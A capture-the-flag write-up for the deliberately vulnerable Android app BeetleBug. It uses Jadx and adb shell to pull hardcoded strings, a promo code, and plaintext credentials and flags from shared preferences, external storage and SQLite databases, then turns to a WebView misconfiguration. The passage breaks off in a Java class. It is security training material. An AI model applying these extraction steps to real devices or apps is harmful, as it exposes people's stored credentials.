
BeetleBug CTF


Embedded Secrets

Hardcoding Sensitive Data

- We are told that developers hide sensitive data in the string resources.
- By using Jadx, we can decompile the application and searching for where strings are stored, we get to see the file(resources.arsc/res/values/strings.xml)
- Upon some inspection we notice a string of numbers *(7432580)* with what appears to have an encoded name




- Pasting the number into the provided textbox secures the first flag.




Hardcoding Secrets


- We are tasked with entering a promo code to get a 50% discount.
- Assuming the promo code was hardcoded into the code, we can search for the word 'promo' by utilizing Jadx to search through the code

- Upon searching we discover a string with the name beetle_bug_shop_promo_code*:





- We secure the 50% discount upon entering the promo code and get the second flag




Data Storage

Shared Preferences


- In this scenario, we first enter some credentials. These credentials will be stored in the shared preferences folder
- To find this folder, we need to look for it on the device, normally stored in an android device in the *data/data/APP_NAME/shared_prefs* folder
- By utilizing adb shell, which gives access to the device's file system, we can navigate to that folder. Upon further inspection we see a file named shared_prefs_flag.xml which stores the flag for this challenge
- If we view the output of the file, we are able to see the credentials stored in plain text as well as the flag.

```
vbox86p:/ # cd /data/data/app.beetlebug/shared_prefs
vbox86p:/data/data/app.beetlebug/shared_prefs # ls
flag_scores.xml  preferences.xml  shared_pref_flag.xml  user_info.xml  walkthrough.xml
vbox86p:/data/data/app.beetlebug/shared_prefs # cat shared_pref_flag.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">Test123</string>
    <string name="flag 3">0x1442c04</string>
    <string name="username">test</string>
</map>
vbox86p:/data/data/app.beetlebug/shared_prefs #
```





External Storage

- In this scenario, upon entering the credentials, we see that the data is stored in */storage/emulated/0/Documents/user.txt*



- Using adb shell, we can navigate to that location and output the contents of the file. We are able to see the email and password stored in plain text as well as the flag
  -






SQLite Storage

- In this scenario, we are prompted to enter a password with complex Alphanumeric characters which is saved to an SQLite database
- Typically, an SQLite database operates locally, meaning we can access the files on the device

```
vbox86p:/ # cd /data/data/app.beetlebug
vbox86p:/data/data/app.beetlebug # ls
cache  code_cache  databases  shared_prefs
vbox86p:/data/data/app.beetlebug # cd databases
vbox86p:/data/data/app.beetlebug/databases # ls
UserDB  UserDB-journal  sqli  sqli-journal  user.db  user.db-journal
vbox86p:/data/data/app.beetlebug/databases # ls -la
total 96
drwxrwx--x 2 u0_a129 u0_a129  4096 2025-07-21 11:48 .
drwx------ 6 u0_a129 u0_a129  4096 2025-07-15 12:47 ..
-rw-rw---- 1 u0_a129 u0_a129 20480 2025-07-15 12:47 UserDB
-rw-rw---- 1 u0_a129 u0_a129     0 2025-07-15 12:47 UserDB-journal
-rw-rw---- 1 u0_a129 u0_a129 16384 2025-07-15 16:33 sqli
-rw-rw---- 1 u0_a129 u0_a129     0 2025-07-15 16:33 sqli-journal
-rw-rw---- 1 u0_a129 u0_a129 20480 2025-07-21 12:02 user.db
-rw-rw---- 1 u0_a129 u0_a129     0 2025-07-21 12:02 user.db-journal
vbox86p:/data/data/app.beetlebug/databases # cat UserDB
◆◆@◆P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)e◆)tableUsersUsersCREATE TABLE Users (id INTEGER PRIM
vbox86p:/data/data/app.beetlebug/databases # cat sqli
>◆>g◆!tablesqliusersqliuserCREATE TABLE sqliuser(user VARCHAR, password VARCHAR, credit_card VARCHAR)W--ctableandroid_metadataandroid_
◆◆◆!beetle-bugflg0×91334Z1"-adminpasswd123123456781234567 8vbox86p:/data/data/app.beetlebug/databases # cat user.db
◆◆.◆P++Ytablesqlite_sequencesqlite_sequenceCREATE TABLE sqlite_sequence(name,seq)w◆MtableusersusersCREATE TABLE users(_id INTEGER PRIM
ARY KEY AUTOINCREMENT, name TEXT NOT NULL, password CHAR(50))W--ctableandroid_metadataandroid_metadataCREATE TABLE android_metadata (l
◆◆◆eetleusersvbox86p:/data/data/app.beetlebug/databases #
```


- Upon trying to find an access an SQLite file on the device, I failed to get the password stored as well as the flag, however I found a user.db file that could be pulled for closer inspection.
- Using adb pull I got the user.db file from the mobile device to my attack machine and inspected it using SQLite Browser.

```
┌──(kali㉿kali)-[~/BeetleBug]
└─$ adb pull /data/data/app.beetlebug/databases/user.db
/data/data/app.beetlebug/databases/user.db: 1 file pulled, 0 skipped. 1.9 MB/s (20480 bytes in 0.011s)
```



- Here we see our password stored in plain text, as well as the flag required.

- Upon copying this value into the application, we secure the flag.



Web View

Weak URL Validation

- For this one, we are trying to exploit web views, which is where a web page can be loaded within the application.
- Upon using Jadx for static analysis and performing a search for 'WebView', we see an interesting class with some methods defined. Within them there are 2 lines of code that are of interest.
- These lines indicate that universal access from file URLs is set to true meaning you can access any file if you provide the correct URL as well as JavaScript being enabled.

VulnerableWebView


```java
public class VulnerableWebView extends AppCompatActivity {
    SharedPreferences sharedPreferences;

